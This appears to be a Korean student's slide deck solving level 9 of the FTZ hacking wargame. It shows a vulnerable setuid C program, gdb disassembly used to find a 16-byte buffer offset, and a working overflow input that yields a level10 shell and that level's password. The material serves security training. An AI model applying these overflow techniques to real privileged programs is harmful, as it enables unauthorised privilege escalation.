
Buffer Overflow

- FTZ 9번 -

8 / 6, 2018 김상민

Buffer Overflow ?



FTZ 힌트

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!₩n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```


이를 이용하여 level10의 권한을 얻어라.

```
[level9@ftz level9]$ ls -all /usr/bin/bof
-rws--x---    1 level10  level9     12111 Sep 10  2011 /usr/bin/bof
```

```
[level9@ftz level9]$ cp hint ./tmp/bof.c
[level9@ftz level9]$ cd ./tmp
[level9@ftz tmp]$ ls -al
total 12
drwxrwxr-x    2 root     level9       4096 Aug  6 04:05 .
drwxr-xr-x    4 root     level9       4096 Nov 13  2002 ..
-rw-r--r--    1 level9   level9        391 Aug  6 04:05 bof.c
```

```
[level9@ftz tmp]$ gcc -o bof bof.c
```

```
[level9@ftz tmp]$ gdb
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu".
(gdb) file bof
Reading symbols from bof...done.
(gdb) disas main
```


Dump of assembler code for function main:
0x08048420 <main+0>: push %ebp
0x08048421 <main+1>: mov %esp,%ebp
0x08048423 <main+3>: sub $0x28,%esp
0x08048426 <main+6>: and $0xfffffff0,%esp
0x08048429 <main+9>: mov $0x0,%eax
0x0804842e <main+14>: sub %eax,%esp
0x08048430 <main+16>: sub $0xc,%esp
0x08048433 <main+19>: push $0x8048554
0x08048438 <main+24>: call 0x8048350 <printf>
0x0804843d <main+29>: add $0x10,%esp
0x08048440 <main+32>: sub $0x4,%esp
0x08048443 <main+35>: pushl 0x8049698
0x08048449 <main+41>: push $0x28
0x0804844b <main+43>: lea 0xffffffd8(%ebp),%eax
0x0804844e <main+46>: push %eax
0x0804844f <main+47>: call 0x8048320 <fgets>
0x08048454 <main+52>: add $0x10,%esp
0x08048457 <main+55>: sub $0x4,%esp
0x0804845a <main+58>: push $0x2
0x0804845c <main+60>: push $0x804856a
0x08048461 <main+65>: lea 0xffffffe8(%ebp),%eax
0x08048464 <main+68>: push %eax
0x08048465 <main+69>: call 0x8048330 <strncmp>
0x0804846a <main+74>: add $0x10,%esp
0x0804846d <main+77>: test %eax,%eax
0x0804846f <main+79>: jne 0x80484a6 <main+134>
0x08048471 <main+81>: sub $0xc,%esp
0x08048474 <main+84>: push $0x804856d
0x08048479 <main+89>: call 0x8048350 <printf>
40바이트 공간 확보
Print 주소 공간 확보
Buf 주소
Buf2 주소

16Byte 차이

끝

```
[level9@ftz level9]$ cd /usr/bin
[level9@ftz bin]$ ./bof
It can be overflow : 1234567891234567go
Good Skill!
[level10@ftz bin]$ my-pass

Level10 Password is "interesting to hack!".

[level10@ftz bin]$
```